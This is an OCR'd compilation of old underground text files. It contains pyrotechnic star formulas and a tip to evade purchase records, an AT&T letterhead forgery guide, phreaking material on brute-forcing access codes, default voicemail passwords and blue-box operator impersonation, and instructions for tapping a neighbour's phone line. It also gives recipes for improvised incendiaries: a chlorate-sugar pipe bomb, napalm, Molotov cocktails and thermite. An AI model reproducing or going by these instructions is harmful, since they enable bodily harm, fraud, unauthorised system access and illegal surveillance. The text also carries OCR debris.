This, perhaps, is the most widely used chemical in fireworks. Before it was known, mixtures were never spectacular in performance. It opened the door to what fireworks are today. It is a poisonous, white powder that is used as an oxidizer. Never ram or strike a mixture containing Potassium Chlorate. Do not store mixtures containing this chemical for any length of time, as they may explode spontaneously.

Potassium Dichromate $K_2Cr_2O_7$

Also known as Potassium Bichromate. The commercial grade is used in fireworks and matches. The bright orange crystals are poisonous.

Potassium Nitrate KNO_3

Commonly called Saltpeter. This chemical is an oxidizer which decomposes at 400 degrees. It is well known as a component of gunpowder and is also used in other firework pieces. Available as a white powder.

Potassium Perchlorate $KClO_4$

Much more stable than its chlorate brother, this chemical is a white or slightly pink powder. It can often substitute for Potassium Chlorate to make ï73 Šthe mixture safer. It will not yield its oxygen as easily, but to make up for this, it gives off more oxygen. It is also poisonous.

Red Gum

Rosin similar to shellac and can often replace it in many fireworks formulas. Red Gum is obtained from barks of trees.

Shellac Powder

An organic rosin made from the secretions of insects which live in India. The exact effect it produces in fireworks is not obtainable from other gums. The common mixture of shellac and alcohol sold in hardware stores should be avoided. Purchase the powdered variety, which is orange in color.

Sodium Oxalate $Na_2C_2O_4$

Used in making yellow fires. Available as a fine dust, which you should avoid breathing.

Strontium Carbonate $SrCO_3$

Known in the natural state as Strontianite, this chemical is used for adding a red color to fires. It comes as a white powder, in a pure, technical, or natural state.

Strontium Nitrate $Sr(NO_3)_2$

By far the most common chemical used to produce red in flares, stars and fires. Available in the technical grade as a white powder. It does double duty as an oxidizer, but has a disadvantage in that it will absorb some water from the air.

Strontium Sulfate $SrSO_4$

Since this chemical does not absorb water as readily as the nitrate, it is often used when the powder is to be stored. In its natural state it is known as Celestine, which is comparable to the technical grade used in fireworks.

Sulfur S

A yellow element that acts as a reducing agent. It burns at 250 degrees, giving off choking fumes. Purchase the yellow, finely powdered form only. Other forms are useless without a lot of extra and otherwise unnecessary effort to powder it.

Zinc Dust Zn


Of all the forms of zinc available, only the dust form is in any way suitable. As a dust, it has the fineness of flour. Should be either of the technical or high purity grade. Avoid breathing the dust, which can cause lung damage. Used in certain star mixtures, and with sulfur, as a rocket fuel.

Most pyrotechnic mixtures follow a very simple set of chemical rules. We'll go over those now. Most mixtures contain an oxidizing agent, which usually produces oxygen used to burn the mixture, and a reducing agent, which burns to produce hot gasses. In addition, there can be coloring agents to impart a color to the fire, binders, which hold the mixture in a solid lump, and regulators that speed up or slow down the speed at which the mixture burns. These are not all the possibilities, but they cover most all cases.


Oxidizing agents, such as nitrates, chlorates, and perchlorates provide the oxygen. They usually consist of a metal ion and the actual oxidizing radical. For example, Potassium Nitrate contains a metal ion (Potassium) and the oxidizing radical (the Nitrate). Instead of potassium, we could instead substitute other metals, like sodium, barium, or strontium, and the chemical would still supply oxygen to the burning mixture. But some are less desirable. Sodium Nitrate, for example, will absorb moisture out of the air, and this will make it harder to control the speed at which the mixture will burn.

In the following examples, we'll use the letter "X" to show the presence of a generic metal ion.


Note that Nitrates are stingy with the oxygen that they give up. They only give one third of what they have.



Chlorates are very generous, on the other hand. They give up all the oxygen they have. Furthermore, they give it up more easily. It takes less heat, or less shock to get that oxygen loose. Mixtures using chlorates burn more spectacularly, because a smaller volume of the mix needs to be wasted on the oxidizer, and the ease with which the oxygen is supplied makes it burn faster. But the mixture is also MUCH more sensitive to shock.



Perchlorates round out our usual set of oxidizing tools. Perchlorates contain even more oxygen than Chlorates, and also give it all up. However, they are not as sensitive as the Chlorates, so they make mixtures that are "safer". That is, they're less likely to explode if you drop or strike them.



ï73 Š
Reducing agents, like sulfur and charcoal (carbon) simply burn the oxygen to

produce sulfur dioxide and carbon dioxide. It's usually best to include a mixture of the two in a pyrotechnic mixture, as they burn at different speeds and temperatures, and the proper combination will help control the speed of combustion. Also, when extra fast burning speed is needed, like in rockets and firecrackers, metal powder is often added. The finer the powder, the faster the burning rate. The proportions change the speed, as well. Magnesium powder or dust is often used for speed. Aluminum dust works, but not as well. Zinc dust is used in some cases. Powdered metal, (not dust) particularly aluminum or iron, are often used to produce a mixtire that shoots out sparks as it burns. In rare cases, it is desirable to slow down the burning speed. In this case, corn meal is often used. It burns, so acts as a reducing agent, but it doesn't burn very well.

Coloring agents are very interesting. It's long been known that various metals produce different colored flames when burned in a fire. The reasons are buried in the realm of quantum physics, but the results are what matters, and we can present them here. Note that if we use an oxidizing agent that contains a colorizing metal, it can do a double job. It can produce oxygen and color.

Barium -Barium salts give a pleasant green color. Barium Nitrate is most often used.

Strontium -Strontium salts give a strong red color. Strontium Nitrate is a very convenient material for red.

Sodium -Sodium salts give an intense yellow color. So intense in fact that any sodium compounds in a mixture will usually wash out other colorizers. As has been said, Sodium Nitrate absorbs moisture from the air, and so is not really suitable to impart color. Instead, Sodium Oxalate is usually used. This does not absorb lots of water, but has the disadvantage of being very poisonous.

Copper -Copper salts are used to give a blue color. Blue is the most difficult color to produce, and it's usually not too spectacular. Usually Copper Acetoarsenite (Paris Green) is used. This compound contains arsenic, and is very poisonous. Since it still doesn't produce a very memorable blue, it's often used with mercurous chloride, which enhances the color, but is also poisonous, and expensive, to boot.

Potassium -Potassium salts will give a delicate purple color, if they'e very pure. The cheaper lab grades of potassium nitrate often contain traces of sodium, which completely obscure the purple color. In order to get the purple coloring, very pure grades must be used, and you must be very careful to mix it in very clean vessels, and scoop it from the supply jar with a very clean scoop. The color is certainly worth the effort, if you can get it.

Some mixtures that burn in colors also contain binders, that hold the mixture together in a solid lump. These lumps are usually referred to as stars. The balls fired from a roman candle or the colorful showers sprayed from aerial bombs are examples of stars. Depending on the mixture, the binder is either a starch called dextrine or finely powdered orange shellac. A shellac-like material called red gum is also used on occasion. In some mixtures, the shellac powder also helps produce a nice color. Shellac mixtures are moistened with ĭ73 Šalcohol to get them to stick together. Dextrine mixtures are moistened with water.

If the colored mixture is to be used as a flare, it's just packed into a thin paper tube. If it's to be fired from a roman candle, it's usually extruded from

a heavy tube by pushing it out with a dowel, and the pieces are cut off as the proper length pops out. Stars fired from an aerial bomb are usually made by rolling the moist mixture flat, and cutting it with a knife into small cubes. Stars that are extruded are often called "pumped stars" those that are rolled out are "cut stars".

The following are formulas for mixtures that burn with various colors. Parts are by weight.

Red

Potassium Chlorate 9
Lampblack 1
Strontium Nitrate 9
bind with shellac
dissolved in alcohol

Blue

Potassium Chlorate 9
Copper Acetoarsenite 2
Mercurous Chloride 1
Sulfur 2
bind with dextrine
in water

This one is inferior

Potassium Chlorate 12
Copper Sulfate 6
Lead Chloride 1
Sulfur 4
bind with dextrin in water

Green

Barium Chlorate 8
Lampblack 1
Shellac Powder 1
bind with alcohol

Barium Nitrate 3
Potassium Chlorate 4
Shellac Powder 1
Dextrine 1/4
Bind with alcohol

Yellow

Potassium Chlorate 8
Sodium Oxalate 3
Lampblack 2
Bind with shellac in
alcohol or dextrine
in water

Potassium Chlorate 8
Sodium Oxalate 4
Shellac Powder 2
Dextrine 1
Bind with alcohol

White

Potassium Nitrate 6
Sulfur 1
ï73 ŠAntimony Sulfide 2
bind with dextrine in

water

Orange

Strontium Nitrate 36
Sodium Oxalate 8
Potassium Chlorate 5
Shellac Powder 5
Sulfur 3
Bind with alcohol

Purple (ingredients must be very pure)

Potassium Chlorate 36
Strontium Sulfate 10
Copper Sulfate 5
Lead Chloride 2
Charcoal 2
Sulfur 12
bind with dextrine in water

This one has more of a lilac color
Potassium Chlorate 38
Strontium Carbonate 18
Copper Chloride 4
Lead Chloride 2
Sulfur 14
bind with dextrine in water

Brilliant White

Potassium Perchlorate 12
Aluminum Dust 4
Dextrine 1
Bind with water

Golden Twinkler Stars - Falls through the air and burns in an on and off manner. The effect is spectacular. A pumped or cut star.

Potassium Nitrate 18
Sulfur 3
Lampblack 3
Aluminum Powder 3
Antimony Sulfide 3
Sodium Oxalate 4
Dextrine 2
Bind with water

Zinc Spreader Stars - Shoot out pieces of burning zinc and charcoal. These stars are much heavier than usual, and require larger charges if they're to be fired from a tube.

Zinc Dust 72
Potassium Chlorate 15
Potassium Dichromate 12
Granular Charcoal 12
ï73 ŠDextrine 2
bind with water

Electric Stars - Stars that contain aluminum powder

Potassium Nitrate	15	Potassium Chlorate	60
Aluminum, fine	2	Barium Nitrate	5
Aluminum, medium	1	Aluminum, fine	9
Black Powder	2	Aluminum, medium	4
Antimony Sulfide	3	Aluminum, coarse	3
Sulfur	4	Charcoal	2
bind with dextrine in water		Dextrin	5
		bind with red gum in water	

Potassium Perchlorate	6		
Barium Nitrate	1	Potassium Perchlorate	4
Aluminum	20	Aluminum, medium	2
Dextrin	1	Dextrin	1
bind with shellac in alcohol		bind with shellac in alcohol	

Simpler Zinc Spreaders

Potassium Nitrate	14	Potassium Chlorate	5
Zinc Dust	40	Potassium Dichromate	4
Charcoal	7	Charcoal, medium	4
Sulfur	4	Zinc Dust	24
bind with dextrine in water		bind with dextrine in water	

Willow Tree Stars - Use large amounts of lampblack -- too much to burn fully. Gives a willow tree effect.

Potassium Chlorate	10
Potassium Nitrate	5
Sulfur	1
Lampblack	18
bind with dextrine in water	

In future files, we'll look at using these mixtures to produce roman candles, aerial bombs, and other effects. As always, don't forget that it's just plain stupid to go buying all these materials from one chemical supply house. When you buy it all as a group, they know what you plan to do with it, and they keep records. If anyone goes investigating the source of homemade fireworks and checks with your supplier, there will be a lead straight to you. Be sure to cover your tracks.

AT&T FORGERY

Here is a very simple way to either:

ï73 Š[1] Play an incredibly cruel and realistic joke on a phreaking friend.

-OR-

[2] Provide yourself with everything you ever wanted to be an AT&T person.

All you need to do is get your hands on some AT&T paper and/or business cards. To do this you can either go down to your local business office and swipe a few or call up somewhere like WATTS INFORMATION and ask them to send you their information package. They will send you:
1. A nice letter (with the AT&T logo letterhead) saying "Here is the info."
2. A business card (again with AT&T) saying who the sales representative is.
3. A very nice color booklet telling you all about WATTS lines.
4. Various billing information. (Discard as it is very worthless)

Now take the piece of AT&T paper and the AT&T business card down to your local print/copy shop. Tell them to run you off several copies of each, but to leave out whatever else is printed on the business card/letter. If they refuse or ask why, take your precious business elsewhere.
(This should only cost you around $2.00 total)

Now take the copies home and either with your typewriter, MAC, or Fontrix, add whatever name, address, telephone number, etc. you like. (I would recommend just changing the name on the card and using whatever information was on there earlier)

And there you have official AT&T letters and business cards. As mentioned earlier, you can use them in several ways. Mail a nice letter to someone you hate (on AT&T paper..hehehe) saying that AT&T is onto them or something like that. (Be sure to use correct English and spelling) (Also do not hand write the letter! Use a typewriter! - Not Fontrix as AT&T doesn't use OLD ENGLISH or ASCII BOLD when they type letters. Any IBM typewriter will do perfectly)

Another possible use (of many, I guess) is (if you are old enough to look the part) to use the business card as some sort of fake id.

The last example of uses for the fake AT&T letters & b.cards is mentioned in my textfile, BASIC RADIO CALLING. Briefly, send the station a letter that reads:
WCAT - FM202: (Like my examples? Haha!)
(As you probably know, radio stations give away things by accepting the 'x' call. (ie: The tenth caller through wins a pair of Van Halen tickets) Sometimes they may ask a trivia question, but that's your problem. Anyway, the letter continues:)
(You basically say that they have become so popular that they are getting too many calls at once from listeners trying to win tickets. By asking them to call all at the same time is overloading our systems. We do, of course, have means of handling these sort of matters, but it would require you sending us a schedule of when you will be asking your listeners to call in. That way we would be able to set our systems to handle the amount of callers you get at peak times..(etc..etc..more BS..But you get the idea, right?)

The Hacker's Handbook

[Definitions]
ï73 Š
Phreak ["free"k] Verb--1. The act of "Phreaking" 2. The act of making telephone calls without paying money [Slang]

Phreaker ["free"-k-er] Noun--1. One who engages in the act of "Phreaking" 2. One who makes telephone calls without paying money [Slang]

<%=----------=%>

[Introduction]

Phreaking is a method used by most intelligent people {most often those who use a computer and a Modulator-Demodulator (MoDem)}. If you happen to resemble the major mass of people who do not have the income to afford large phone bills then phreaking is for you. If you live in an area with an Electronic Switching System [ESS] then phreaking is something which should be done in moderate amounts.

<%=----------=%>

[Switching Systems]

Three types of switching systems are present in the United States today:

[1] Step by Step
[2] Crossbar
[3] ESS {Electronic Switching System}

<] Step by Step [>

First switching system used in America, adopted in 1918 and until 1978 Bell had over 53% of all exchanges using Step by Step [SxS]. A long, and confusing train of switches is used for SxS switching.

[> Disadvantages <]

[A] The switch train may become jammed : Blocking call.
[B] No DTMF [Dual-Tone Multi-Frequency]["Touch-tone"].
[C] Much maintenance and much electricity.
[D] Everything is hard wired

+> Identification <+

[A] No pulsing digits after dialing or DTMF.
[B] Phone Company sounds like many typewriters.
[C] No: Speed calling, Call forwarding, and other services.
[D] Pay-phone wants money first before dial-tone.

<] Crossbar [>

Crossbar has been Bell's primary switcher after 1960. Three types of Crossbar switching exist: Number 1 Crossbar [1XB], Number 4 Crossbar [4XB], and Number 5 Crossbar [5XB]. A switching matrix is used for all the phones in an area. When someone calls, the route is determined and is met up with the other phone. The matrix is set-up in horizontal and vertical paths. There are no definite ï73 Šdistinguishing features of Crossbar switching.

<] ESS [>

You probably were hoping I wouldn't talk about this nightmare, if you did you

will know why everyone doesn't want to be reminded about Bell's holocaust on America. With ESS Bell knows: every digit dialed {including mistakes!}, who you call, when you called, how long you were connected, and in some cases, what you talked about! Yes, this is the closest anyone has come to true Totalitarianism. ESS is programed to print out the numbers of people who make excessive calls to WATS numbers [Wide Area Telephone Service][1-800 numbers] or directory assistance. This deadly trap is called "800 Exceptional Calling Report." ESS can be programed to print logs of who called certain numbers. Electronic Switching System makes the job of the FBI, Bell Security {The Gestapo in phreakin' tongue}, NSA, and other organizations which like to invade our privacy, extremely easy! Tracing is done in microseconds, and the results are printed out on the monitor of a Gestapo officer. ESS can also pick up foreign tones on the line, like 2600 Hz. {used in blue boxes, discussed later}. Bell claims that the entire country will be plagued by ESS by the 1990's!

+> Identification <+

[A] Dialing 911 for emergencies.
[B] Dial-tone first for pay-phones.
[C] Calling services, like: Call forwarding, Speed dialing, Call waiting.
[D] ANI [Automatic Number Identification] for long-distance calls.

[[[Note]]] of the above identifications of the three switching systems, do not solely rely on these descriptions, the best way to find out is to [no!] call your local telephone company.

<%=----------=%>

[Long-Distance Services]

To attempt to help the community {and for private business} companies developed ways to lessen the costs of long-distance calling charges. The companies own their own switching systems and use extenders for callers to call. The way extenders operate: 1] Customer calls service, 2] He/she hears a low tone which sounds like a dial-tone, 3] She/he either dials the access code then the phone number, or dials the phone number then the access code, 4] Is connected to whatever he/she calls. Aside from Ma Bells collection, the customer receives a bill for calls made with his/her long-distance company {a supposedly cheaper bill than Ma Bell's}. Thought: Hey, I could randomly pick access codes and use them to call whatever area the company services! Right, that's what basic phreaking is! A wise idea, though, is to have many access codes and many service numbers to rotate throughout your average life as a phreaker. To aid in your quest to beat the system I have provided many 1-800 numbers which anyone can call, aside from local numbers, such as Sprint, or MCI. The reason for providing you with WATS numbers is because all of us aren't in a big city where Sprint or MCI even exist, this way everyone can phreak! A way to find more access codes is by using your old modem. Yes, your modem can imitate DTMF tones!

ï73 Š {>Procedure: 1) dial 1-800 + service number
2) dial access code->area code->phone number, or
3) dial area code->phone number->access code

[Colored Boxes]

A more shrewd, technological, safer {without ESS} way to phreak is with a piece of hardware known as a _____ Box. Boxes are many different colors {I don't know ALL the colors because it seems like every time I turn around there's some

new color out!}. Colors I have heard of: Blue, Black, Red, White, Silver, Clear, and MANY, MANY more... Plans for making these boxes can be obtained by calling different boards [BBS's], AE lines, or whatever. But!, if you have an Apple Cat modem then do I have good news for ->you<-!! The Apple Cat modem can emulate the frequencies {usually 2600 Hz.} made by _____ Boxes with the help of a handy little program called "Cat's Meow!"

<%=----------=%>

Hacking Voice Mail Systems

Voice Mail is a relatively new concept and not much has been said about it. It is a very useful tool for the business person and the phreak. The way it works is that somebody wishing to get in touch with you calls a number, usually a 1-800, and punches in on his touch-pad your mailbox number and then he is able to leave a message for you. Business experts report that this almost totally eliminates telephone tag. When a person wishes to pick up his message all he needs to do is call the number enter a certain code and he can hear his messages, transfer them, and do other misc. mailbox utilities.

Most VMSs are similar in the way they work. There are a few different ways the VMSs store the voice. One way is that the voice is recorded digitally and compressed and when heard it is reproduced back into the voice that recorded it. Another method that is slower and uses more space, but costs less, stores the voice on magnetic tape, the same type that is used to store data on a computer, and then runs the tape at a slow speed. Using this method the voice does not need to be reproduced in any way and will sound normal as long as the tape is running at a constant speed. On some of the newer VMSs the voice is digitally recorded and is transformed from the magnetic tape at about 2400 bits per second.

There are many different types and versions of voice mail systems. Some of the best and easiest to get on will be discussed.

Centagram

These are direct dial (you don't have to enter a box number). To get on one of these, first have a number to any box on the system. All of the other boxes will be on the same prefix; just start scanning them until you find one that has a message saying that person you are calling is not available. This usually means that the box has not been assigned to anybody yet. Before the nice lady's voice tells you to leave the message, hit #. You will then be prompted for your password. The password will usually be the same as the last four digits of the box's number or a simple number like 1000, 2000, etc. Once you get on, they are very user friendly and will prompt you with a menu of ï73 Šoptions. If you can't find any empty boxes or want to do more, you can hack but the system administrators box, which will usually be 9999 on the same prefix as the other boxes, will allow you to hear anybody's messages and create and delete boxes.

Sperry Link

These systems are very nice. They will usually be found on an 800 number. These are one of the hardest to get a box on because you must hack out a user ID (different from the person's box number) and a password. When it answers, if it says, "This is a Sperry Link voice station. Please enter your user ID," you will have to start trying to find a valid user ID. On most Sperrys it will be a five digit number. If it answers and says, "This is an X answering service," you first have to hit *# to get the user number prompt. Once you get a valid user number will have to guess the password on most systems, it will be 4 digits. Once you get in, these are also very user friendly and have many different options available.

RSVP

This is probably one of the worst VMSs but it is by far the easiest to get yourself a box. When it answers you can hit * for a directory of the boxes on it (it will only hold 23). If you hit # you will be given a menu of options and when you choose an option you will then be prompted for your ID number. The ID number on an RSVP system will just about always be the same as the mailbox number, which are always only 2 digits.

A.S.P.E.N.

The Aspen voice message systems made by Octel Telecommunications is in my opinion the BEST VMS made. To get a box on an Aspen, you need to find an empty box. To find an empty box, scan the box numbers and if one says, "You entered XXXX. Please leave a message at the tone," then this is an empty box. You next just press # and when prompted for your box number enter the number of the empty box and friendly voice of the nice lady will guide you through all of the steps of setting up your box. She first tells you what you can do with the box and then will prompt you with, "Please enter the temporary password assigned to you by your system manager." This password will usually be 4 digits long and the same as the box number like 1000, etc. Once you get on their are many things you can do. You can make a distribution list where if you want to leave a certain message to more than one person, you can enter the list number and all of the boxes on the list will get the message. You can also have the system call you and notify you that you have new messages. These systems also have what they call "Information center mailboxes" that are listen only and can also have a password on them so the person calling has to enter the password before he hears the greeting message. Aspen VMSs have a system managers mailbox that will just about give you total control of the whole system and let you listen to people's mail, create and delete boxes, and many other things.

IMPROVISED INCENDIARIES

1) Chlorate-Sugar mix
ï73 Š
This mixture can be either an incendiary or an explosive. Sugar is the common granulated household type. Either potassium chlorate ($KClO_3$) or sodium chlorate ($NaClO_3$) can be used; but potassium is potassium is preferred. Proportions can be by equal parts or by volume, or 3 parts chlorate to 2 parts sugar preferred. Mix in or on a non-sparking surface. Unconfined, the mixture is an incendiary. Confined in a tightly capped length of pipe, it will explode

when a spark is introduced. Such a pipe will produce lovely casualties, but is not very good for breaching of cutting up. Concentrated sulfuric acid will ignite this very fast burning incendiary mixture. Placing the acid in a gelatin capsule, balloon, or other suitable container will provide a delay, (length of which depends on how long it takes for the acid to eat through the container).

2) Potassium Permanganate And Sugar

Another fast burning, first fire mix is obtained by mixing potassium permanganate, 9 parts, to one part sugar. It is some what hotter than the chlorate sugar mix, and can be ignited by the addition of a few drops of glycerine.

3) Improvised Napalm

In talking about this, I have found that there are many ways to this wonderful substance. My favorite is by mixing gasoline and styrofoam. Usually in a metal can. Keep adding the styrofoam until the mix is very stinky, an then add a little bit of kerosine. Another method is by taking a double boiler, filling the bottom portion with approx 3/4 full of water. Put either gasoline or kerosine into the top. Add pure SOAP chips to the mix. Heat the fuel until it boils and then simmers. Stir constantly until the desired consistency is reached: remember that it will thicken further on cooling. Last we come the 'Soldier' technique, anyone who saw this movie will recognize this one. Carefully heat the end of a 100 watt light bulb. again-carfully remove the metal end and internal parts. Fill the glass bulb with half gasoline. and then 1/4 more with dish washing liquid. Finally take rubber cement and glue the two parts back together. Be sure that you put enough mixture into the build so that the metal wire is well submerged before use and during.

4) Molded Bricks That Burn

Proportions are 3 parts aluminum powder, 4 parts water and 5 parts plaster of paris. Mix the aluminum and plaster thoroughly together, then add the water and stir vigorously. Pour the resulting mix into a mold, let harden, and then dry for 2 to 3 weeks. These blocks are hard to ignite, and take a long time to make, but when ignited on mild steal, they have a tendency to melt it.

5) The Fire Bottle

Fill a good Jack Daniel's bottle about one-fifth to one-fourth full with sulfuric acid. Fill the remainder with gasoline, kerosine, or a good combination of the two and mix thoroughly. Add water to Potassium Chlorate and sugar mix, and soak rags in the mix. Wrap the rags around the bottle, tie in place, and allow to dry. When thrown at a T-62 or other target, the bottle will break, the acid will ignite the chlorate-sugar mix on the rags, which will ignite the fuel.
ï73 Š
6) Molotov Cocktails

These do not 'explode' per say, they just spread around the fuel and, if your lucky the oil/gas mix combusts enough to give you a little "boom". A two to one ratio of gas to oil works nicely. Napalm can also be used, or jelly gas is fine.

7) Thermite

Use any size can with sticks tied or taped to sides and cut a small hole in the bottom. Cover bottom with paper. Place round stick wrapped in paper in middle of can. Fill bottom of can 1/4 inch with magnesium. Over this place mixture of 3 parts ferric oxide and 2 parts aluminum powder. Remove stick (leaving paper tunnel) and fill hole with mixture 3 parts potassium chlorate and 1 part sugar. Top the hole with a paper bag containing chlorate-sugar mix with fuse protruding Tamp top with dirt or clay.

THE JOY OF "BOXING"
BY THE DRAGYN

I AM WRITTING THIS ARTICLE TO INFORM THOSE OF YOU THAT HAVE A BOX AND ARE GETTING BORED WITH NOTHING TO DO OR IF YOU JUST AREN'T QUITE SURE WHAT YOU ARE DOING WHEN YOU PLAY AROUND WITH MF TONES. FIRST OF ALL, WHEN YOU BLAST OUT THE 2600HZ TONE, YOU ARE DROP PING A TRUNK AND ESSENTIALLY, YOU BECOME YOUR OWN OPERATOR. WHEN YOU PLACE A LONG DISTANCE PHONE CALL, A COMPUTER USUALLY DOES THE MF TONES FOR YOU AND YOU DON'T HEAR THEM. IN THIS ARTICLE, I WILL DEAL WITH INTERNATIONAL CALLING, CONFERENCING, EMERGENCY-BREAK THROUGHS AND JUST HAVING FUN WITH THE BOX. BUT NOWDAYS, BOXING IS MUCH MORE RISKIER THAN IT WAS BACK 10-15 YEARS AGO, SO IF YOU AREN'T CAUTIOUS OR YOU LIVE ON A MODERN ESS, THAN YOU MIGHT JUST GET CAUGHT (BUT IF YOU'RE NOT 18 YET THEN BIG DEAL! GO RAG THE HELL OUT OF MA BELL!)

HAVE YOU EVER WANTED TO CALL OVERSEAS AND TALK TO SOMEONE IN ANOTHER COUNTRY? OR ARE YOU JUST BORED OF METROFONE OR MCI? THEN TRY THIS: WHEN YOU PLACE AN INTERNATIONAL CALL, IT IS ROUTED THROUGH THE CLOSEST OR CLOSEST UNBUSY INTERNATIONAL LINK. YOU CAN FIND THESE LINKS BY GOING KP-213-182-ST. THIS IS THE LOS ANGLES LINK. MOST MAJOR CITIES HAVE THEM BY THE COAST LIKE NEW YORK KP-212-182-ST AND EVEN DENVER KP-303-182-ST. WHEN YOU CALL ONE OF THESE LINKS, YOU WILL GET A TONE, SOMETIMES NOT, AND THEN YOU HAVE ABOUT 10 SECONDS TO ENTER THE NUMBER YOU ARE DIALING IN MF TONES. IF YOU MAKE A MISTAKE, IT WILL TELL YOU. THE NORMAL FORMAT FOR MAKING A CALL WOULD BE: KP-212-182-ST (WAIT FOR TONE) KP-(COUNTRY CODE)-(PHONE NUMBER IN COUNTRY) -ST THEN WAIT FOR THE CALL TO GO THROUGH.

THERE TWO WAYS TO DO CONFERENCE CALLS. ONE IS TO MF UP KP-213-080-1050- ST. THIS GIVES YOU ALIANCE TELE-CONFERENCING IN LOS ANGLES. THE WAY THIS ONE WORKS IS YOU ENTER KP-2130801050-ST WAIT TILL YOU HEAR IT DROP TWICE THEN YOU ENTER ANOTHER NUMBER THAT THE CALL IS GOING TO BE BILLED TO (USUALLY SOME- ONE THAT YOU DON'T LIKE). THIS ONE IS TOTALLY COMPUTER CONTROLLED AND YOU JUST ENTER THE INFO NEEDED BY A NORMAL TOUCH TONE PAD. THE OTHER WAY FOR CONFERENCING IS ï73 ŠTO MF UP YOUR LOCAL OR NOT SO LOCAL CONFERENCE OPERATOR. TO DO THIS JUST DROP A TRUNK THEN GO KP-(AREA CODE)-11511-ST AND THE LADY WILL ANSWER "CONFERENCE OPERATOR, CAN I HELP YOU?" NOW IF YOU WANTED TO HOOK JUST 1-10 PEOPLE TOGETHER YOU GIVE HER THE PH#S AND SHE WILL DIAL THEM UP AND PUT EVERYONE ON TOGETHER, MEANWHILE, SHE THINKS YOU ARE THE OPERATOR SETTING IT UP FOR SOMEONE ELSE. ONE NOTE, WHENEVER YOU ARE DIALING IN MF TONES AND GET AN OPERATOR, THEY HAVE NO IDEA THAT

YOU ARE BOXING, THEY JUST THINK YOU ARE AN OPERATOR FROM SOMEWHERE OUT OF TOWN. SO DON'T BE SCARED, GIVE THOSE OPERATORS HELL! IN FACT, IF YOU CAN FIND A GOOD OPERATOR, THEY WILL EVEN TELL YOU HOW TO DO THINGS.

NOW DON'T YOU ALL HATE A BUSY SIGNAL? EVER TRY TO GET TO SOMEONE AND THE LINE WAS BUSY? WELL, DON'T FRET ANYMORE! LET'S SAY THAT THE PHONE NUMBER 612-874-8700 WAS BUSY AND YOU WANTED TO GET THROUGH. FIRST YOU WOULD DROP YOUR TRUNK THEN GO KP-612-121-ST. THIS WILL GIVE YOU A LOCAL OPERATOR IN THE 612 AREA CODE. WHEN SHE ANSWERS (SHE THINKS YOU ARE AN OPERATOR FROM SOME-WHERE ELSE CALLING) YOU SAY "EMERGENCY INTERRUPTION ON AREA CODE 612-874-8700 AND THE PARTIES NAME IS PETER (OR SOME DUMP NAME)." SINCE TRUNK VERIFICATION CANNOT BE DONE BY OUTSIDE TOLL SWITCHING SYSTEMS, YOU CANNOT DO THESE BY BOXING AND YOU HAVE TO LET THE OPERATOR DO THEM FOR YOU. AGAIN, SHE HAS NO WAY OF KNOWING THAT YOU AREN'T AN OPERATOR WHEN YOU CALL HER UNLESS YOU ARE 12 YEARS OLD AND SOUND LIKE A SNIVELING LITTLE WIMP. AFTER THE OPERATOR HAS CLEARED THE LINE, YOU CAN DIAL IT AND I T WON'T BE BUSY. IF IT IS OUT OF ORDER SHE MAY SAY IT IS ODD OR OFF THE HOOK.

NOW LET'S SAY YOU JUST WANT TO MAKE AN ORDINARILY PHONE CALL OR CALL AN 800 PH#. AFTER YOU DROP YOUR TRUNK, JUST DO THIS KP-(AREA CODE)-(PH#)-ST, AND NOTICE THAT NO '1' IS NEEDED.

NOW, WHAT IF YOU HAVE A FRIEND WITH A PHONE IN HIS CAR? WELL, YOU JUST MF UP THE MOBILE OPERATOR BY GOING KP-(AREA CODE)-11521-ST.

AGAIN, REMEMBER THAT WHENEVER YOU TALK TO ONE OF THE OPERATORS, THEY HAVE NO WAY OF KNOWING WHETHER YOU ARE A REAL OPERATOR OR NOT SO GIVE THEM HELL AND DON'T BE SCARED! I GUESS THAT THIS IS ALL FOR NOW, BUT IF YOU WOULD LIKE MORE INFORMATION, LEAVE E-MAIL BUT NO RUGGIES PLEASE.

* PRIVATE AUDIENCE *

(A BASIC LESSON IN THE ART OF LISTENING IN)

Federal law:
Section 605 of title 47 of the U.S code, forbids interception of communication, or divulagance of intercepted communication except by persons outlined in section 119 of title 18 (a portion of the Omnibus crime control and safe streets act of 1968). This act states that "It shall not be unlawful under this act for an operator of a switchboard, or an officer, employee, or agent of any communication common carrier who's switching system is used in the ï73 Štransmission of a wire communication to intercept or disclose intercepted communication."

PART II: TAPPING

Everyone has at some time wanted to hear what a friend, the principal, the prom

queen, or a neighbor has to say on the phone. There are several easy ways to tap into a phone line. None of the methods that I present will involve actually entering the house. You can do everything from the backyard. I will discuss four methods of tapping a line. They go in order of increasing difficulty.

1. The "beige box": a beige box (or bud box) is actually better known as a "lineman" phone. They are terribly simple to construct, and are basically the easiest method to use. They consist of nothing more than a phone with the modular plug that goes into the wall cut off, and two alligator clips attached to the red and green wires. The way to use this box, is to venture into the yard of the person you want to tap, and put it onto his line. This is best done at the bell phone box that is usually next to the gas meter. It should only have one screw holding it shut, and is very easily opened. Once you are in, you should see 4 screws with wires attached to them. If the house has one line, then clip the red lead to the first screw, and the green to the second. You are then on the "tappee's" phone. You will hear any conversation going on. I strongly recommend that you remove the speaker from the phone that you're using so the "tappee" can't hear every sound you make. If the house has two lines, then the second line is on screws three and four. If you connect everything right, but you don't get on the line, then you probably have the wires backward. Switch the red to the second screw and the green to the first. If no conversation is going on, you may realize that you can't tap the phone very well because you don't want to sit there all night, and if you are on the phone, then the poor tappee can't dial out, and that could be bad...so..... method two.

